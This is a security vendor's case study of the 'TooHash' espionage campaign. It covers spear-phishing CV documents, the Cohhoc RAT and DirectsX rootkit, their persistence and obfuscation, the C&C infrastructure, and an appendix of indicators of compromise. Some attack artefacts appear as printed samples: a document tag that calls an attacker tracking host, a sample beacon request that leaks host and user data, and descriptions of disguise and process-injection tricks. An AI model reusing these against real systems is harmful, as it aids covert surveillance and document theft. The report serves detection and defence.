TRUST IN
GERMAN
SICHERHEIT

G DATA SECURITYLABS CASE STUDY

OPERATION “TOOHASH”
HOW TARGETED ATTACKS WORK

CONTENTS

Executive Summary

The experts of G DATA's SecurityLabs discovered a cyber-espionage campaign that perfectly exemplifies the way how targeted attacks work. The purpose of this campaign was to steal valuable documents from the targeted entity. We entitle this operation "TooHash".

The attackers' modus operandi is to carry out spear phishing using a malicious Microsoft Office document as an attachment. The attackers do not choose their targets indiscriminately, which we derive from the fact that they sent specially crafted CV documents, probably to human resources management employees. Naturally, the recipients are inclined to open such documents on a daily base.

The majority of discovered samples were submitted from Taiwan. As part of the documents are in Simplified Chinese which is used in the Chinese mainland and others in Traditional Chinese which is used in Hong Kong, Macao and Taiwan, these malicious documents might have been used against targets in the whole Greater China area.

The Malware used

The attached documents exploit a well-known and rather aged vulnerability (CVE-2012-0158) to drop a remote administration tool, or RAT for short, onto the targeted user's computer. During the campaign, we identified two different pieces of malware. Both include common cyber-espionage components such as code execution, file listing, document exfiltration and more.

We discovered more than 75 command and control servers, all used to administrate infected machines. The servers were mainly located in Hong Kong and the USA. Furthermore, the administration panel's language, used by the attackers to manage infected systems, was partly written in Chinese and partly in English.

The exploit used by the attackers is identified and blocked by G DATA's Exploit Protection technology and G DATA's security solutions detect the dropped binaries as Win32.Trojan.Cohhoc.A and Win32.Trojan.DirectsX.A respectively.

Information Stealing

Nowadays, trade secrets describe one of the major values of almost every company. Therefore, begrudged competitors may be tempted to steal valuable sensitive information for their purposes. The leak of sensitive documents can be a disaster for a company and lead to large financial losses. Furthermore, governmental entities use sensitive, private or classified documents. Intelligence agencies may be interested to obtain such documents.

Campaign Analysis

Targets

The analyzed samples used in the "TooHash" campaign were Microsoft Office documents, and were submitted to us from a Taiwanese customer.

An indication leading to the target area is one of the documents used by the attackers, which contained the string "102年尾牙、" which means "end of the year 102". The official calendar used in Taiwan starts in 1912 (year 1), so the year 102 is the year 2013 according to the Gregorian calendar (1911+102=2013).

We conclude that the targets are entities located in the Greater China area and on the name of another document used by the attacker called 李辉简历.doc which translates to "resume of Li Hui".

Another lead, suggesting that the attacks occurred in the Greater China area, is the fact that the majority of samples available on VirusTotal were originally submitted from Taiwan.

The DNS-name of the C&C server contained information about affected companies. Here is a list of some targeted entities:

- Public research organization
- Space research organization
- Telecom companies
- Private companies

Spear Phishing Campaign

To drop the malware onto the targeted computer and to control the system, the attackers chose to carry out a spear phishing campaign. This campaign comprised a Microsoft Office document being sent to the victim. A probable entry point for a manipulated CV would be an HR department. If the document is opened with an outdated Microsoft Office version, malware is installed by exploiting vulnerability CVE-2012-0158.

To appear credible, the attackers selected the targeted users and the type of the attached documents cleverly. For example, a Microsoft Office Word document called `resume of Li Hui.doc`. The document title as well as the content was written in Simplified Chinese. The titles of the attacking documents involved are as follows:

- 文件列表.xls (file list) [Simplified Chinese]
- 李辉简历.doc (resume of Li Hui) [Simplified Chinese]
- 102年尾牙、103年春酒精緻菜單.xls (End of the year 102, year 103 Spring Menu) [Traditional Chinese]

The Exploit used

To explain the exploit used, we have a look at the Word document, the ostensible CV. The mentioned exploit causes Microsoft Word to crash, which might alert attacked users just right away. In our case, the attackers crafted their malicious document in a special way to conceal the software crash: The malicious .doc causes a crash, but moments after the crash a legitimate Word session opens up and, to the user, everything appears to be normal. Nevertheless, cautious users might suspect malicious actions behind such activities and notify security staff.

The CV that comes with the legitimate Word document (`Wo.doc`) is written in Chinese characters and style used in the Chinese mainland. Nevertheless, this sample has also been submitted to us from Taiwan.

Screenshot 1: *Screenshot of the legitimate document which opens after "resume of Li" exploited Word*

Tracking System

The resume visible to the user (`Wo.doc`) holds a tracking mechanism: Li Hui's picture, visible in the document as the blank square on the right hand side, is not stored locally but stored on the Internet. The following tag, inside the document, reveals this function:

```
{
INCLUDEPICTURE
"http://mymail2.kmdns.net/track/ms.asp?key=jianli&AAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA&" \*
MERGEFORMAT \d
}
```

As soon as the document is loaded, a network query is performed and notifies the attacker about the successful exploit and the availability of a newly infected machine.

We identified two types of malware used to administrate the infected machines: Cohhoc and DirectsX. The first one is a "classic" Remote Administration Tool. The second one is more advanced and of a different kind, the malware is a rootkit. It is executed in kernel mode.

The RAT and the rootkit both share the same command and control infrastructure.

Malware Analysis 1: "Cohhoc", the RAT

Components

The malware is divided into three parts:

- Component 1: the dropper, used to install the second component into a specific directory and to execute it. This first file is removed after the execution of the second component;
- Component 2: a binary, used to unpack the third component and to execute it;
- Component 3: the payload; this is the real malicious part, the core of the malware.

The second component is installed into a subfolder of the directory `%APPDATA%` (for example in `%APPDATA%\Microsoft\`). Known file names for the files used during the campaign discussed: `svchost.exe` and `conime.exe`.

The second component works similarly:


- It decrypts the payload. The payload is encrypted with AES. We identified different keys for different samples.
- It then loads the decrypted payload into the memory. Once decrypted, the payload is a Windows dynamic library (.dll).
- It executes the loaded library.

In case you are interested in information regarding the unpacking of this malware, please feel free to contact us using toohash.securityblog@gdata.de

Variants

During the TooHash campaign, we were able to identify two variants of "Cohhoc". Those two versions can be distinguished by looking at the creation of the respective mutex after the malware is started:

- `H2_COMMON_DLL` (before September 2013)
- `NEW_H2_COMMON_DLL` (after September 2013)



```
; DWORD __stdcall StartAddress(LPVOID lpThreadParameter)
StartAddress proc near

ThreadId= dword ptr -4
lpThreadParameter= dword ptr  4

push    ecx
push    offset Name     ; "NEW_H2_COMMON_DLL"
push    0               ; bInitialOwner
push    0               ; lpMutexAttributes
call    ds:CreateMutexA
test    eax, eax
mov     dword_1001B69C, eax
jz      loc_10002003
```

Screenshot 2: *Mutex creation*


The main difference between the two malware variants is the handling of the payload (component three). In the earlier version, the payload is located within a resource inside component two. In the later version, the payload is

an additional file. This additional file is stored in the same directory as the second component and its name is `brndlog`.

As small as this difference seems to be for a normal computer user, from a malware analyst's point of view, it is a huge difference. If, in the first case, the sample was found within a sample database, the analyst would be able to extract the payload and to analyze it right away. However, in the second case, the analyst cannot extract and analyze the payload at all. In this context, the second component alone is rather useless; one needs to find the binary which installs the payload. Furthermore, it is rather complex to create signature detection for an encrypted file, such as the payload discussed.

Persistence

Persistence is ensured by the creation of a shortcut file (.lnk) in the Start Menu folder. This shortcut is labeled as `Internet Explorer .lnk`. The blank space just before the file name extension was inserted to trick the user. The text looks exactly like the original without the additional space. Furthermore, it is not only the file's name which sidetracks, but also the icon used for this link comes in the disguise of Microsoft's Internet Explorer. The screenshot below reveals that the actual file behind this shortcut points to a different program: `conime.exe`:



Screenshot 3: *Shortcut, used to guarantee persistence*

Features

The "Cohhoc" malware is a Remote Administration Tool and is able to:

- execute commands or scripts;
- download files;
- upload files;
- collect information about the infected system, for example hostname, username, version of the operating system, installed software;
- find specific documents in order to send them to the command and control servers.


Within the samples, we found two different hardcoded command and control servers and a feature to easily choose an alternative server. If the file `%APPDATA%\Adobe\ActiveX.dat` exists on the system, the malware uses the server listed in this file instead of the hardcoded servers. The content in the file must use the obfuscation system described in the next chapter.

This approach, using an extra file with server information, proves to be particularly useful for the attackers, as they do not have to transmit new payload to the infected system. Furthermore, it keeps analysts in the dark about additional C&Cs in case they only see the .dat file. This file alone is rather useless. We have seen the same technique when looking at the differences between the two malware variants before.


Obfuscation Layer

The “Cohhoc” malware uses an obfuscation layer, to disguise the malware and to complicate the analysis. The obfuscation is used:

- to encode the command and controls;
- to encode the data sent to the command and controls (information and documents);
- to decode the data received from the command and controls (the commands).



Screenshot 4: *Algorithm used to encode the data*



Screenshot 5: *Algorithm used to decode the data*

This algorithm can easily be adapted in C language. Fellow researchers are welcome to receive the code after contacting samplerequest@gdata.de.

To be readable and easily usable, the base64 encoded data (in binary format) is converted into ASCII. Here is an example to decode a command and control:

```
paul@gdata:~$ echo 3d3duIWRvYmVzZXJ2aWNlbi5ldE= | base64 -d |
./obfuscation -d

www.adobeservice.net
```

Network Communication

The malware uses HTTP to communicate to the command and control servers. Here is an example of a request performed by an infected system:

```
GET

/CgAAAAAAABhAAAAYQAAAMjAxNCA1MiRgNzEzIDMzNAxhcHRvcExhYkAAAAAADGFwdG9wTGF
iXHBhdWxAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
UEAAADEwHHExHHEwAAAAAo

HTTP/1.1

X-MU-Session-ID: 765592219

Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*

Accept-Language: en-us

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;
InfoPath.2; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR
3.5.30729; .NET4.0C; .NET4.0E)
```

```
Host: www.adobeservice.net
Connection: Keep-Alive
Cache-Control: no-cache
Pragma: no-cache
```

The relevant data is placed after the GET request. Here is the content of the request, decoded by using the code mentioned above:

Here are the different parts of the data transmitted:

- Green: the current date and time;
- Pink: the hostname of the infected machine;
- Blue: the domain and the username of the infected machine;
- Yellow: the version of the operation system;
- Red: a hardcoded string which means “end of message”.


```
paul@gdata:~ $ cat CgAAAAAAAABhAAAAYQAAAMj[…] |base64 -d | ./common -d |
cat -e
M-^B^@^@^@^@^@^@^@X^@^@^@X^@^@^@2014 52d 713
334LaptopLab^@^@^@^@^@LaptopLab\paul^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@
^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@
@^@^@$
```

Malware Analysis 2: "DirectsX", the Rootkit

Dropper

The dropper is used to install two files and the persistence mechanism. The two files are `DirectsX.sys` (the malicious driver) and `directsx` (without any extension). The second file is the encoded payload used by the driver.


The persistence mechanism is realized by the creation of a service. The installed file and the registry modifications are stored in a resource within the dropper. Here is a screenshot of the registry key created:



Screenshot 6: *Persistence mechanism*

Binary Signature


The dropper and the driver are both signed by a legitimate certificate. The certificate is owned by "Jiangxi you ma chuang da software technology Co., LTD", has been reported stolen and is known to have been used in APT attacks. Here is a screenshot of the certificate:



Screenshot 7: *Use of a stolen certificate*

The Driver

The main purpose of the driver is to decode the content of the `directsx` file and to inject the payload into a userland process. The algorithm used to encode the data in the file is a XOR followed by a SUB:



Screenshot 8: *Obfuscation algorithm*

The values of the XOR and the SUB can be different. The decoding file contains the configuration (command and control) and a library (.dll) to inject in userland. Here is an example of configuration:

```
00000000  a0 19 1c 1c 32 30 31 31  30 39 32 37 31 30 32 32  |....201109271022|
00000010  32 32 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |22..............|
00000020  00 00 00 00 00 00 00 00  00 00 00 00 74 00 00 00  |............t...|
00000030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000040  30 2e 30 2e 30 2e 30 00  00 00 00 00 00 00 00 00  |0.0.0.0.........|
00000050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000060                                                   |........     .p|
00000070                                                   |roxydomain.org;  |
00000080                                                   |   .privnsb.net.|
00000090                                                   |..     .privnsb|
000000a0                                                   |.net............|
000000b0  00 00 00 00 00 00 00 00  00 00 00 00 47 07 00 00  |............G...|
000000c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000000d0  e4 04 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000000e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000160  00 00 00 00 00 00 00 00  47 c8 d5 12 00 00 00 00  |........G.......|
00000170  bd d3 ca d5 d5 df b5 c4  d3 ca cf e4 40 31 36 33  |............@163|
00000180  2e 63 6f 6d 00 00 00 00  00 00 00 00 00 00 d2 aa  |.com............|
00000190  b7 a2 cb cd d0 c5 bc fe  b5 c4 d3 ca cf e4 40 31  |..............@1|
000001a0  32 36 2e 63 6f 6d 00 00  00 00 00 00 73 6d 74 70  |26.com......smtp|
000001b0  2e 31 32 36 2e 63 6f 6d  00 00 00 00 00 00 00 00  |.126.com........|
000001c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
```

Screenshot 9: *Example of configuration*

Actually, the library is injected into the process of BitDefender (`seccenter.exe`), ZoneAlarm (`svchost.exe`) or 360 (`360tray.exe`), which means that three popular security products are abused. If the processes are not running on the infected system, the injection is performed into explorer.exe. To perform the injection, the driver uses the API `KeStackAttachProcess()`. This function allows it to attach the current thread to an address space of a userland process.

The name of the rootkit is linked to its device name: `\\device\DirectsX` and its symbolic name: `\\DosDevices\DirectsX`.

Injected dll

The injected dll is signed with the same certificate, too. It is the remote administration tool itself, injected by the rootkit. The tool allows the attackers:

- to execute code on the infected system;
- to download files;
- to get information about the infected system;
- to steal data such as Office documents or media files.

This library is a variant of a remote administration tool also known as Savit.

Command and Control Servers

We identified more than 75 different servers. The complete list of domains is available in the appendix. The IP resolved by the domains changed frequently. At the time of writing this report, all known C&C servers were mainly located in Hong Kong, with three different host companies:

- HONGKONG LONG LIVE NETWORK CO LIMITED
- ASIA PACIFIC SERVER COMPANY (HK)
- Simcentric Solution (HK)

A fourth host company used was located in the US:

- Ethrn.Net LLC (USA)

The IP ranges used by then:

- 103.228.64.0/24
- 111.68.3.0/24
- 112.121.160.0/18
- 180.178.32.0/18
- 216.83.32.0/19

The choice of domain names was made to trick the users or the security team during their analysis of the web logs collected. Have a look at two examples used during the TooHash campaign:

`*.cnnic-micro.com`
: CNNIC is the acronym for China National Network Information Center. It is the administrative agency for the Internet domain administration in mainland China. The domain above is, of course, not owned by CNNIC.

`*.adobeservice.net`
: the domain seems to be related to Adobe Systems Incorporated, the popular software company. But, unfortunately, the domain is not owned by Adobe either.

`*.intarnetservice.com`
: the domain seems to be a legitimate intranet network, but note the typo in the domain name.

`*.webmailerservices.com`

`*.proxydomain.org`

`*.privnsb.com`

For each domain, the attackers add a subdomain, the subdomain is generally assumed to be the name (or the acronym) of the targeted entities. Here is an example: `nspo.intarnetservices.com`. This could, in the context of the Greater China area, stand for the National Space Organization located in Taiwan.

The attackers control infected machines with the help of web servers installed on the C&Cs, they do not need to have remote access. Here is the authentication page of the administration panel and aswe can see, the panel is partly written in Simplified Chinese:

Screenshot 10: *Authentication on the administration panel*

Attribution

We did not clearly identify the people behind this campaign. The use of the stolen certificate could point the Shiqiang group, but nothing can be proven.

Anyway, in our case, the attackers clearly targeted private business and governmental organizations as well. Either the group decided to target governmental entities as well or the stolen certificate is used by several groups.

In any case, the attackers are well organized and use a huge and complex infrastructure to manage the infected systems. Furthermore, they use two different malware types in order to always have access to the targeted organizations even if one malware is detected. The second malware becomes a spare wheel. We assume that the people behind the group are professionals.

Conclusion

This campaign showed us once more, that people do not hesitate to use sophisticated and deceptive methods to steal data from companies or governmental organizations. The files submitted to us seem to have targeted companies in the Greater China area but this technology can easily be used against organizations in other countries and regions across the globe. Due to the increasing value of nowadays' trade secrets and political secrets, we believe that the use of this kind of sponsored campaign is very likely to increase in the future.

Companies and other entities as well need to increase their security measures and to educate the users about the risks they might encounter while working with a computer – ranging from social engineering to malware attacks, etc.

The exploits used during this campaign are detected by G DATA's exploit protection system and the files involved are detected by our antivirus engines.

In case you would like to receive further technical information or would like to contribute any information to this case, please feel free to contact us by using the following email address: toohash.securityblog@gdata.de

Appendix: IOC

Hashes

Documents (and the original name):

8d263d5dae035e3d97047171e1cbf841	(102年尾牙、103年春酒精緻菜單.xls)
7251073c67db6421049ee2baf4f31b62	(李辉简历.doc)
2ec306ef507402037e9c1eeb81276152	(文件列表.xls)
6b83319cf336179f2105999fe586242c	(Wo.doc)

Cohhoc samples:

```
0c0a3784c3530e820f57da076ea1fc8b
b45caf646f94ace23cfa367c5d202944
d4691e06bca3a32c9283d2787b0e40b3
bf4e5e6bef4acc33aea06f770407477e
caf3e9500934f89ae4ddf3c6b093af23
f87e765e583e1ead4e0dd56430c469fd
0ad60b49fc47581d19ca2f4e2fc6a6bb
12ee78564ebcb5e203d2991d5ac21ace
1ed0286b4967d9590900faadab8a4926
205e00d44ec0ff5f5c737fa4553e387a
272f23dce6d07f1be9bf2669b99e1530
2e1a5d92343fce92136592f208ca7160
2e4c52e2f424a233f0d5cfa143b4778f
3415e9e50be4de0903d607a2514b23e5
367ad9dd9e263a55d2820b88910b336a
39c5f3f134520bfb70a770de61185d49
3bd5de1f1cd29171709358920d311018
4afda3513ef0f5563f1e77f01dbaed7c
6b5e9eb8eccfd4336ff8910f646dd199
74697ae5fa114222d8d7f8442e57305d
a3355ad88ba0802be7e4db0a68394718
a7a40f633e3edc3e36e1dd27c57374b1
b9ea262ac271a72a5310bd0d0561b007
bf4fc457359c6396a360202eee2cc29f
e0ee55a01de565ee145ed769ca3deddd
f035bce5e0a7e570743c128927a026e1
fd11d2f0f1d388404de4bb8d872ac897
```

DirectsX samples:

```
22b955536f27b397f68f22172f8496c2
ecc8245568b5dc1d74d0be6073eafa2d
2857455281e50a80593708e63d68c48f
5ebd4452848879202414a46a09cd2eab
ed416eda209e91079a829cc97d57e287
d4e2aadbc0ac414ac5a778da67251c02
```

Cohhoc File names

```
%USERPROFILE%\Start Menu\Programs\Startup\Internet Explorer .lnk
%APPDATA%\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup\Internet Explorer .lnk
%APPDATA%\Adobe\ActiveX.dat
%APPDATA%\Adobe\ActiveX.bat
%APPDATA%\Microsoft\conime.exe
%APPDATA%\Microsoft\conime.exe.en
%TEMP%\svchost.exe
%TEMP%\war.exe
%TEMP%\Wo.doc
```

DirectsX - File names

```
%SystemRoot%\System\directsx.sys
%CommonProgramFiles%\System\directsx
```

DirectsX - Device

```
\\Device\DirectsX
```

DirectsX - Symlink

```
\\DosDevices\DirectsX
```

DNS

```
*.cnnic-micro.com
*.proxydomain.org
*.dyndns-office.com
*.kmdns.net
*.privnsb.com
*.adobeservice.net
*.webmailerservices.com
*.intarnetservice.com
```

IPs

In case you wish to have information about the IPs involved, please get in touch with us via toohash.securityblog@gdata.de